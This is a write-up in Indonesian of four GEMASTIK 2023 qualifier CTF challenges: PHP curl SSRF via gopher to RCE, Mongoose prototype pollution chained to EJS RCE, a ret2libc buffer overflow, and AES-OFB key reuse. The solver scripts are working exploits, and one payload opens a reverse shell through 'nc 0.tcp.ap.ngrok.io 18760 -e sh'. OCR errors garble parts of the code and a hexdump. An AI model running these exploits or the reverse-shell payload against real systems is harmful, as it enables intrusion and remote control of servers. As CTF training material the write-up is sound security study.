# **WRITEUP PENYISIHAN GEMASTIK 2023**

LHO, GAK BAHAYA TA?




MUHAMMAD AZRIL FATHONI MUHAMMAD FAWWAZ RAZANI

### **DAFTAR ISI**

WEB	3
Databreach	3
Solver	7
Gemashnotes	8
Solver	15
PWN	17
Pwnworld	17
Solver	20
СКУРТО	23
easy AES	23
Solver	25

## **WEB**

### **Databreach**



Diberikan sebuah website dan jika dibuka maka akan tampil halaman sebagai berikut :

```
//secret.php?
if (!isset($_GET['url'])) {
    die(highlight_file(__FILE__));
}

$url = $_GET['url'];

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 10);
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);

$response = curl_exec($ch);
curl_close($ch);
echo $response;
}> 1
```

Kode di atas adalah kode untuk file **index.php.** Terdapat clue **secret.php**. Namun, ketika dicoba akses tidak tampil apapun. Setelah membaca kode di atas, kita tahu bahwa **index.php** menerima parameter url yang kemudian nilainya akan di passing ke dalam fungsi phpcurl. Langsung saja kita coba untuk test dengan menggunakan website example.com.



http://ctf-gemastik.ub.ac.id:10022/?url=https://example.com

Kemudian, kita coba untuk menggunakan protocol file:// untuk me-leak /etc/passwd.

```
root:x:0.0/root/root/bin/bash daemonx:1:1:daemonx/usr/sbin/usr/sbin/nologin binx:2:2-bin/bin/usr/sbin/nologin sysx:3:3:sys/dev/usr/sbin/nologin sysx:4:65534.sync:/bin/bin/sync gamesx:560/games-isr/sigmes/ssr/sbin/nologin manx:6:1:2man/vsr/cache/man/usr/sbin/nologin plyx:7:7-ply/vsr/spool/prof/usr/sbin/nologin maxx:0-1:2man/vsr/cache/man/usr/sbin/nologin plyx:1:3:powy-bin/usr/sbin/nologin www-datax:33:sw-audia-vsr/wsw-/usr/sbin/nologin backupx:14:3-4backup/vsr/backups/usr/sbin/nologin list:3:3:3:8:Mailing List Manager/vsr/list/usr/sbin/nologin icx:39:39:30:dr/can/ircd/usr/sbin/nologin gats:x41:41:Gnats Bug-Reporting System (admin)/vsr/lib/gats/usr/sbin/nologin nobodyx:65534:65534-nobody/nonexistent/usr/sbin/nologin _aptx:100.65534:/nonexistent/usr/sbin/nologin
```


http://ctf-gemastik.ub.ac.id:10022/?url=file:///etc/passwd

Selanjutnya kita coba untuk me-*leak* **secret.php**, karena kita tidak mengetahui lokasi asli secret.php maka kita coba menggunakan /proc/self/cwd.

Setelah membaca kode secret.php, kita dapat mengetahui bahwa kita dapat melakukan RCE dengan mengirimkan HTTP POST request ke file **secret.php** dengan POST data 'role=admin' dan 'query=<command>', (asalkan nilai dari 'query` adalah **invalid SQL syntax**, maka program akan masuk ke dalam block code **catch()**), namun dengan syarat bahwa nilai dari \$\_SERVER['REMOTE\_ADDR'] adalah "127.0.0.1", yang mengindikasikan bahwa kita harus mengirimkan requestnya dari local. Setelah googling dengan kata kunci php curl ssrf, kami menemukan website <u>berikut</u>. Menurut website tersebut, kita dapat melakukan SSRF dengan menggunakan protocol gopher. Selanjutnya kami coba test saja seperti berikut:


http://ctf-gemastik.ub.ac.id:10022/?url=gopher://localhost:80/\_test


Bisa kita lihat pada gambar di atas, kita mendapatkan 2 HTTP response. Selanjutnya, kami coba untuk mengirimkan HTTP request yang valid, kami menggunakan bantuan Cyberchef untuk meng-*crafting* HTTP request tersebut.




http://ctf-gemastik.ub.ac.id:10022/?url=gopher://localhost:80/\_POST%20%2Fsecret%2Ephp %20HTTP%2F1%2E1%0D%0AHost%3A%20localhost%0D%0AContent%2DType%3A%20 application%2Fx%2Dwww%2Dform%2Durlencoded%0D%0AContent%2DLength%3A%201 9%0D%0A%0D%0Arole%3Dadmin%26query%3Dls

Ternyata, dengan payload di atas masih gagal. Setelah struggling cukup lama, kami akhirnya menemukan bahwa masalahnya adalah pada url encoding. Selanjutnya, kami coba menggunakan double url encoding.





Selanjutnya, kita perlu mencari flag.



Flag ada pada file **/flag\_congrats\_you\_found\_this.txt**. Selanjutnya, kita coba baca file flag tersebut.


#### Solver

```
import requests
def encode all(string):
    return ".join("%{0:0>2x}".format(ord(char)) for char in string)
url
"http://ctf-gemastik.ub.ac.id:10022/?url=gopher://localhost:80/ "
command = "cat /flag*"
post data = f"role=admin&query={command}"
payload = f"""POST / secret.php HTTP/1.1 \r
Host: localhost\r
Content-Type: application/x-www-form-urlencoded\r
Content-Length: {len(post_data)}\r
{post_data}"""
payload = encode all(payload)
payload = encode all(payload)
r = requests.get(url + payload)
print(url+payload)
 rint(r.text)
```

#### Flag:

gemastik{e5a303fa66ec834279a6debde75fd73fa06eefd2e2bb1de1a55ecdbb4e66c0d1}

### **Gemashnotes**



Diberikan website dan file gemashnotes.zip dan jika kita coba mengakses website tersebut, maka seperti berikut hasilnya :

```
Request

Pretty Raw Hex

Pretty Raw Hex

Pretty Raw Hex Render

Pretty Raw Hex Render

Pretty Raw Hex Render

Pretty Raw Hex Render

I HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1

Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 15
5 ETag: W/"f-VaSQ4oDU1ZblZNAEkkN+sX+q3Sg"
Date: Sun, 30 Jul 2023 15:14:42 GMT
7 Connection: close
8 ["status":"ok"]

**Status**:"ok"
**Status**:"ok"
```

Isi dari file zip yang diberikan adalah sebagai berikut:

```
index@localhost /mnt/d/CTF/gemastik-2023/penyisihan/web_gemashnotes
% zip -sf gemashnotes.zip
Archive contains:
    src/
    src/bin/
    src/bin/www
    src/models/
    src/models/note.js
    src/routes/
    src/routes/index.js
    src/app.js
Total 8 entries (4320 bytes)
```

Setelah menganalisis file src/app.js, kita dapat mengetahui bahwa website tersebut menggunakan express.js sebagai web servernya dan EJS sebagai template engine nya. EJS dapat kita manfaatkan untuk mendapatkan RCE nantinya apabila kita dapat melakukan prototype pollution.

```
file: src/index.js
var createError = require('http-errors');
var express = require('express');
var path = require('path');
var cookieParser = require('cookie-parser');
var logger = require('morgan');
var indexRouter = require('./routes/index');
var app = express();
app.set('views', path.join( dirname, 'views'));
app.set('view engine', 'ejs');
app.disable('view cache');
app.use(logger('dev'));
app.use(express.json());
app.use(express.urlencoded({ extended: false }));
app.use(cookieParser());
app.use(express.static(path.join( dirname, 'public')));
// main controller
app.use('/', indexRouter);
app.use(function(req, res, next) {
 next(createError(404));
});
app.use(function(err, req, res, next) {
 res.locals.message = err.message;
 res.locals.error = req.app.get('env') === 'development' ? err : {};
 res.status(err.status || 500);
 res.render('error');
});
module.exports = app;
```

Selanjutnya, kami juga menemukan bahwa website tersebut menggunakan module mongoose untuk menghandle koneksi ke database setelah menganalisis file src/models/note.js.

```
const mongoose = require("mongoose");
const NoteSchema = new mongoose.Schema({
    title: {
        type: String,
        required: true,
    },
    content: {
        type: String,
        required: true,
    },
    date: { type: Date, default: Date.now }
});
const Note = mongoose.model("Note", NoteSchema);
module.exports = Note;
```

Selanjutnya, kami coba menganalisis file src/routes/index.js


```
var express = require('express');
var router = express.Router();
const Note = require('../models/note');
router.get('/', (req, res, next) => {
 return res.status(200).json({status: "ok"});
});
router.get('/stats', async(req, res, next) => {
 const allNotes = await Note.find();
 return res.status(200).json({count: allNotes.length});
});
router.post('/notes', async(req, res, next) => {
 const newNote = new Note({ ...req.body });
 const insertedNote = await newNote.save();
 return res.status(201).json(insertedNote);
});
router.get('/notes/:id', async(req, res, next) => {
```

```
const { id } = req.params;
   const note = await Note.findById(id).exec();
   if(!note) return res.status(404).send();
   return res.status(200).json(note);
  } catch (e) {
   return res.status(400).send();
});
router.put('/notes/:id', async(req, res, next) => {
   const { id } = req.params;
     const note = await Note.findByIdAndUpdate(id, req.body, { new:
rue });
   if(!note) return res.status(404).send();
   return res.status(200).json(note);
  } catch (e) {
   return res.status(400).send();
});
nodule.exports = router;
```

Ada satu hal yang menarik bagi kami setelah menganalisis source code tersebut, yaitu pada:

```
const note = await Note.findByIdAndUpdate(id, req.body, { new: true
});
```

Hal tersebut menarik, karena tidak ada validasi apapun terhadap req.body. Lalu, kami mencoba googling dengan kata kunci seperti berikut :



Dan benar saja bahwa terdapat vulnerability Prototype Pollution pada fungsi findByldAndUpdate pada mongoose versi 7.3.2. Kami menemukannya pada sumber berikut ini. Selanjutnya kami mencoba untuk melakukan Prototype Pollution dengan script berikut.

```
import requests
url = "http://ctf-gemastik.ub.ac.id:10024/"
s = requests.Session()
r = s.get(url)
data = {
    "content": "hello",
    "date": "2021-10-10T10:10:10.000Z"
new data = {
    "$rename": {
        "content": " proto .test"
    },
    "date": "2021-10-10T10:10:10.000Z"
r = s.post(url+"notes", json=data)
note_id = r.json()["_id"]
print(f"[Before] {r.text}")
r = s.put(url+f"notes/{note id}",json=new data)
print(f"[After] {r.text}")
```

Hasilnya:

```
[Before] {"title":"test","content":"hello","date":"2021-10-10T10:10:10.000Z","_id":"64c685108723e0751a7af158","__v":0}
[After] {"_id":"64c685108723e0751a7af158","title":"test","date":"2021-10-10T10:10:10:000Z","__v":0}
```

Dari response tersebut, **content** menjadi hilang, kami berkesimpulan bahwa kami berhasil melakukan prototype pollution. Selanjutnya adalah mencari cara untuk melakukan RCE. Pada website tadi juga disebutkan seperti berikut :

# **Impact**

If used with Express and EJS, this bug can easily lead to RCE. Many other libraries have known prototype pollution exploits as well, which may cause significant impact.

We also found that we can actually exploit Mongoose itself with the prototype pollution, to cause it to bypass all query parameters when using <code>.find()</code>, which allows an attacker to potentially dump entire collections:

Kami menggunakan referensi berikut untuk mendapatkan RCE, https://mizu.re/post/ejs-server-side-prototype-pollution-gadgets-to-rce

```
As we can see from the above snippet, if opts.client exists, opts.escapeFunction attribute will be reflected inside the function body. As opts.client and opts.escapeFunction aren't set by default, it is possible to use them to reach the eval sink and get a RCE!

{
    "__proto__": {
        "client": 1,
        "escapeFunction": "JSON.stringify; process.mainModule.require('child_process').exec('id | nc localhots) }
}
```

Menurut website tersebut, kita dapat melakukan RCE apabila opts.client bernilai true lalu pada opts.escapeFunction kita dapat menggunakan module child\_process untuk menjalankan command system. Terakhir, kita perlu mengakses fungsi render() untuk mentrigger exploit kita, yang mana pada website ini, fungsi tersebut dipanggil ketika path tidak ditemukan (404 Not found).

```
# file: src/app.js
...
app.use(function(err, req, res, next) {
    res.locals.message = err.message;
    res.locals.error = req.app.get('env') === 'development' ? err : {};
    res.status(err.status || 500);
    res.render('error');
});
...
```

Selanjutnya, untuk mengetest apakah exploit kita berhasil, kita perlu setup ngrok terlebih dahulu (untuk reverse shell). Kami menggunakan script berikut untuk mengetestnya :

```
import requests
url = "http://ctf-gemastik.ub.ac.id:10024/"
s = requests.Session()
r = s.get(url)
data = {
   "title": "test",
                                   "content": "JSON.stringify;
process.mainModule.require('child process').exec('nc
0.tcp.ap.ngrok.io 18760 -e sh')",
   "date": "2021-10-10T10:10:10.000Z"
new data = {
    "$rename": {
        "title": " proto .client",
        "content": " proto .escapeFunction"
    "date": "2021-10-10T10:10:10.000Z"
r = s.post(url+"notes", json=data)
note id = r.json()[" id"]
print(f"[Before] {r.text}")
r = s.put(url+f"notes/{note id}",json=new data)
print(f"[After] {r.text}")
 = s.get(url+"triggerExploit")
```

Namun ternyata gagal. Selanjutnya kami mencoba untuk mengganti "\_\_proto\_\_" menjadi "constructor.prototype" dan ternyata berhasil.

```
index@localhost ~ % nc -lnvp 1337
Listening on 0.0.0.0 1337
Connection received on 127.0.0.1 52714
uname -a
Linux 5dadf347925f 5.19.0-1029-aws #30~22.04.1-Ubuntu SMP Thu Jul 13 17:17:32 UTC 2023 x86_64 Linux
```

Flag ada pada /y0r\_pr1z3.

```
ls /
bin
dev
etc
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
y0r_pr1z3
cat y0r_pr1z3
cat /y0r_pr1z3
gemastik{web_gemashnotes_55a04666584629f61fb5379ed346f9a7bb80e92cf95cba72}
```

#### Solver

```
import requests
url = "http://ctf-gemastik.ub.ac.id:10024/"
s = requests.Session()
r = s.get(url)
data = {
    "title": "true",
                                   "content": "JSON.stringify;
process.mainModule.require('child_process').exec('nc
0.tcp.ap.ngrok.io 18760 -e sh')",
    "date": "2021-10-10T10:10:10.000Z"
new data = {
    "$rename": {
       "title": "constructor.prototype.client",
       "content": "constructor.prototype.escapeFunction"
    "date": "2021-10-10T10:10:10.000Z"
  = s.post(url+"notes",json=data)
```

```
note_id = r.json()["_id"]
print(f"[Before] {r.text}")
r = s.put(url+f"notes/{note_id}",json=new_data)
print(f"[After] {r.text}")
r = s.get(url+"triggerExploit")
```

# Flag:


 $gemastik \{ web\_gemashnotes\_55a04666584629f61fb5379ed346f9a7bb80e92cf95cba72 \}$ 

# **PWN**

### **Pwnworld**



Diberikan binary *pwnworld* sebagai attachment. Untuk langkah awal, mari kita lakukan basic file check untuk mengetahui karakteristik serta keamanan yang ada pada program tersebut agar dapat pemahaman yang kuat.



#### Berikut informasi yang didapatkan:

- **ELF 64-Bit**, yaitu format program executable untuk sistem operasi Unix untuk processor x64, sehingga ukuran memori dan address berkelipatan 8 bytes
- LSB, program menggunakan Little endian.
- **dynamically linked**, seluruh fungsi library akan di import saat fungsi tersebut pertama kali dipanggil yang juga berarti program akan memiliki dependensi pada library tersebut untuk memanggil fungsi2 yang yang bukan bawaannya.
- FULL RELRO, maknanya section di GOT tidak bisa di overwrite dengan fungsi lain.
- No Canary, berarti tidak ada variabel tambahan di stack yang akan di check di setiap akhir pemanggilan routine. Ini akan mempermudah kita apabila terdapat buffer overflow dan kita ingin mengalihkan execution flow dari program tersebut.
- **NX enabled**, berarti memory stack tidak dapat dianggap sebagai suatu instruksi atau dalam kata lain, tidak dapat dieksekusi
- PIE enabled, berarti base address akan berbeda setiap eksekusi program tersebut.

Selanjutnya mari kita coba jalankan programnya agar lebih familiar dengan fungsionalitasnya.

Program akan meminta kita suatu angka yang tampaknya harus kita tebak dengan benar. Apabila tebakan kita salah, program akan meminta suatu input kepada kita, namun setelah kita teriak kepadanya, nampaknya tidak ada buffer overflow yang terjadi.

Selanjutnya mari kita Static Analysis menggunakan disassembler atau decompiler, saya akan menggunakan Ghidra. Berikut hasil dekompilasi yang didapat dari ghidra:

```
undefined8 main(void) {
  char buffer [268];
  int win;

setup();
  win = game();
  if (win == 0) {
    printf("You lose! have any feedback for my game? ");
    fgets(buffer,0x100,stdin);
    puts("Thanks for your feedback");
}

else {
    printf("Since you win, I will give this to you: %p\n",&gift);
    printf("Any feedback? ");
    gets(buffer);
}

puts("See yaa");
return 0;
}
```

Fungsi main akan memanggil fungsi *game()* dan tergantung dari hasil returnnya akan melakukan branching. Dan terlihat dengan jelas bahwa target kita adalah untuk program tersebut mengeksekusi fungsi *gets()*. Dimana *gets()* tidak membatasi seberapa besar data yang dapat diterima oleh program tersebut, memungkin kita untuk memberikan input yang sangat besar melewati memori yang dimiliki menyebabkan korupsi memori pada program tersebut.

Namun, untuk program tersebut dapat memanggil **gets()** kita harus memenangkan game() tebak-tebakan yang diberikan oleh program tersebut.

```
undefined4 game(void){
  char input [20];
  int guess;
  int random;
```

```
undefined4 win;

random = get_random();
win = 0;
printf("What number would you like to guess? ");
fgets(input, 0x10, stdin);
guess = atoi(input);
if (guess == 0) {
  puts("Oops that\'s not the number");
  exit(0);
}
if (guess == random) {
  puts("Congrats! You win!");
  win = 1;
}
else {
  puts("Oops You lose");
}
return win;
}
```

Pada routine *game()*, program tersebut akan mendapatkan suatu bilangan random yang dimana jika kita menebak bilangan tersebut dengan benar, maka kita akan menang dan program akan mengeksekusi *gets()*. Mari kita selidiki bagaimana program tersebut mendapatkan bilangan randomnya.

```
int get_random(void) {
  int random;
  time_t seed;

  seed = time((time_t *)0x0);
   srand((uint) seed);
  random = rand();
  return random % 0x1a1;
}
```

ternyata program tersebut menerapkan random yang dapat diprediksi. Pada dasarnya semua nilai random itu tidak ada yang benar-benar random. Ini karena komputer itu bersifat deterministik sehingga hanya ada yang namanya Pseudo Random Number. Karena hal tersebut apabila suatu program menghasilkan suatu bilangan random dengan suatu seed, kita dapat dapat menghasilkan bilangan random tersebut juga apabila kita memiliki seed yang sama. Dalam kasus ini program tersebut menggunakan seed waktu local system tersebut. Kita dapat mengimpor fungsi libc yang digunakan oleh program tersebut kedalam script python kita dengan library **ctypes**.

Dari ini, kita akan mendapatkan akses terhadap pemanggilan **gets()** yang merupakan suatu primitif yang sangat kuat. Selanjutnya untuk mendapatkan shell kita akan melakukan **ret2libc** yang terbagi menjadi 2 step sebagai berikut.

#### Step 1: Leak Libc

- put RDI (first argument to be called) dengan address fungsi libc dengan known offset. Dalam kasus ini kita tidak perlu me-osint libc karena telah diberikan pada attachment
- 2. Overwrite RIP with puts or print, any function that streams to stdout. Dengan ini kita akan mendapatkan address dari fungsi libc, kita dapat menghitung offsetnya untuk mendapatkan base address dari libc tersebut.
- 3. Kembalikan eksekusi ke fungsi dimana kita bisa mengulangi langkah untuk memulai step 2

### Step 2: execve('/bin/sh')

- 1. dengan base address libc sudah diketahui, hitung offset ke berbagai gadget yang ada pada libc
- 2. sesuai dengan panduan pemanggilan syscall untuk x64 linux, sesuaikan argumen sesuai berikut

```
rax = 0x3b (execve)
rdi = *ptr ke string /bin/sh
rsi = 0
rdx = 0
```

3. panggil syscall dan spawn shell

Berikut script yang digunakan untuk menyelesaikan challenge ini

#### Solver

```
gdbscript = '''
init-pwndbg
break *main+51
break *main+122
'''.format(**locals())
conn = initialize()
rop = ROP(exe)
lib.srand(lib.time(None))
rand = lib.rand() % 0x1a1
conn.sendlineafter(b'guess?', str(rand).encode())
conn.recvuntil(b'you: ')
elf.address = int(conn.recvline().strip(), 16) - 0x404c
offset = 280
payload = flat({
       elf.got['puts'],
conn.sendlineafter(b'feedback?', payload)
conn.recvuntil(b'See yaa\n')
libc.address = unpack(conn.recvline().strip().ljust(8, b' \times 00'))
0x7aa10
payload = flat({
```

```
elf.address + rop.rdi.address,
    libc.address + 0x1b51d2, # binsh
    libc.address + 0x40143, # pop rax; ret;
    0x3b,
    libc.address + 0x2573e, # pop rsi; ret;
    0,
    libc.address + 0x26302, # pop rdx; ret;
    0,
    libc.address + 0x8b9b6 # syscall; ret;
]
})

# lib.srand(lib.time(None) + 1)
# rand = lib.rand() % 0x1a1
conn.sendlineafter(b'guess?', str(rand).encode())

conn.sendlineafter(b'feedback?', payload)

info('piebase: %#x', elf.address)

info('libc address: %#x', libc.address)
```

```
000000a0 70 61 61 62
000000b0 74 61 61 62
000000c0 78 61 61 62
000000d0 63 61 61 63
000000f0 67 61 61 63
000000f0 65 61 61 63
00000100 73 61 61 63
                                                                              71 61 61 62
75 61 61 62
79 61 61 62
64 61 61 63
68 61 61 63
6c 61 61 63
70 61 61 63
74 61 61 63
                                                                                                                      72 61 61 62
76 61 61 62
7a 61 61 63
65 61 61 63
69 61 61 63
6d 61 61 63
71 61 61 63
71 61 61 63
                                                                                                                                                            73 61 61 62
77 61 61 62
62 61 61 63
66 61 61 63
6a 61 61 63
72 61 61 63
77 61 61 63
                                                                                                                                                                                                        |paab|qaab|raab|saab
                                                                                                                                                                                                        taab uaab vaab waab
xaab yaab zaac baac
caac daac eaac faac
gaac haac iaac jaac
kaac laac maac naac
                                                                                                                                                                                                        oaac paac qaac
saac taac ····
                                                                                                                        b5 b2
43 41
3e 97
            00000120
            00000130
00000140
            00000150
00000160
         00000161'
piebase: 0×55b7f3a8a000
libc address: 0×7f02f99a4000
Switching to interactive mode
EBUG | Received 0×7 bytes:
b'See yaa'
yaa[usuuc] Received 0×1 bytes:
b'\n'
            00000161
         BUG] Sent 0×3 bytes:
b'ls\n'
           BUG] Received 0×23 bytes:
b'flag.txt\n'
b'pwnworld\n'
b'run_challenge.sh\n'flag.txt
pwnworld
run_challenge.sh
cat flag.txt
[beaug] Sent 0×d bytes:
b'cat flag.txt/n'
  [DEBUK] Received 0×4a bytes:
b'gemastik{449fd1a504313fe4e2dbfe52e5cfca5d10612ac8f0cbfd34acf1834cf008111f}'
gemastik{449fd1a504313fe4e2dbfe52e5cfca5d10612ac8f0cbfd34acf1834cf008111f}
  .
[*] Interrupted
[*] Closed connection to ctf-gemastik.ub.ac.id port 10012
```

Flag: gemastik{449fd1a504313fe4e2dbfe52e5cfca5d10612ac8f0cbfd34acf1834cf008111f}

# **CRYPTO**

# easy AES



Diberikan file attachment berupa *easy-aes.zip* dan sebuah netcat port yang menjalankan suatu service. Isi dari zip tersebut merupakan script python yang digunakan untuk menjalankan service tersebut.

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from Crypto.Util.number import bytes_to_long, long_to_bytes
import os

key = os.urandom(AES.key_size[0])
iv = os.urandom(AES.block_size)
secret = bytes_to_long(os.urandom(128))

def encrypt(pt):
    bytes_pt = long_to_bytes(pt)
    cipher = AES.new(key, AES.MODE_OFB, iv)
    padded_pt = pad(bytes_pt, AES.block_size)
    return bytes_to_long(cipher.encrypt(padded_pt))

def menu():
    print('===== Menu =====')
    print('1. Encrypt')
    print('2. Get encrypted secret')
    print('3. Get flag')
    print('4. Exit')
    choice = int(input('> '))
    return choice

def get_flag():
```

```
res = int(input('secret: '))
if secret == res:
    os.system('cat flag.txt')
    print()

while True:
    try:
    choice = menu()
    if choice == 1:
        pt = int(input('plaintext = '))
        ciphertext = encrypt(pt)
        print(f'{ciphertext = }')
    if choice == 2:
        ciphertext = encrypt(secret)
        print(f'{ciphertext = }')
    if choice == 3:
        get_flag()
        break
    if choice == 4:
        break
except:
    print('something error happened.')
break

print('bye.')
```

Mari kita bahas fungsionalitas masing-masing opsi yang ditawarkan:

- Opsi 1 akan mengenkripsi plaintext apapun yang kita berikan
- Opsi 2 akan memberikan kita value dari secret yang sudah terenkripsi
- Opsi 3 akan memberikan kita flag jika kita dapat memberikannya value dari secret yang sebenarnya
- Opsi 4 exit –self explanatory–

Kerentanan yang ada terdapat pada bagaimana service tersebut menerapkan fungsi enkripsinya. Enkripsi yang dilakukan menggunakan **Key** dan **IV** yang sama. Berdasarkan sifat dari operasi xor, diketahui seperti berikut:

Pada challenge ini, kita dapat mengetahui nilai dari secret dan message yang kita berikan dimana mereka sama sama ter-enkripsi dengan key dan IV yang sama, maka:

secret\_ct ^ message\_ct = aes(secret, key, iv) ^ aes(message, key, iv)

Dan berdasarkan sifat xor yang telah dijelaskan diatas, maka operasi ini akan saling menghilangkan Key dan IV. Makan akan kita dapatkan:

```
secret_ct ^ message_ct = secret ^ message
```

Maka apabila kita ingin megembalikan value dari secret, kita cukup me-xor kannya dengan original message yang kita berikan, dimana nilai tersebut kita ketahui.

### secret ^ message = secret

Dengan begitu kita dapat memberikan value tersebut kepada service untuk divalidasi dan kita akan mendapatkan flagnya.

#### Referensi:

https://crypto.stackexchange.com/questions/6720/how-comparable-is-ofb-to-a-one-time-pad https://thusithathilina.medium.com/reused-key-vulnerability-in-one-time-pad-for-ctf-9e1fc040 15c

#### Solver

```
from pwn import *
from Crypto.Util.number import bytes to long, long to bytes
host, port = 'ctf-gemastik.ub.ac.id', 10002
io = remote(host, port)
io.sendlineafter(b'>', b'2')
io.recvuntil(b'ciphertext = ')
secret ct = int(io.recvline().strip().decode())
custom pt = bytes to long(b'A'*128)
io.sendlineafter(b'>', b'1')
io.sendlineafter(b'=', str(custom pt).encode())
io.recvuntil(b'ciphertext = ')
custom ct = int(io.recvline().strip().decode())
info('secrect ct: %d', secret ct)
info('custom pt: %d', custom pt)
info('custom ct: %d', custom ct)
```

```
secret_ct = long_to_bytes(secret_ct)
custom_ct = long_to_bytes(custom_ct)

secret_pt = list((map(lambda a, b: a ^ b, secret_ct, custom_ct)))
secret_pt = list((map(lambda a, b: a ^ b, secret_pt, b'A'*128)))
secret_pt = bytes(secret_pt)
secret_pt = bytes_to_long(secret_pt)

io.sendlineafter(b'>', b'3')
io.sendlineafter(b'secret:', str(secret_pt).encode())

io.interactive()
```

#### Flag:

gemastik{a28a2a6409fd40efeea047dbdc1d2256697b7c56f6f02e73aa16a94973058401}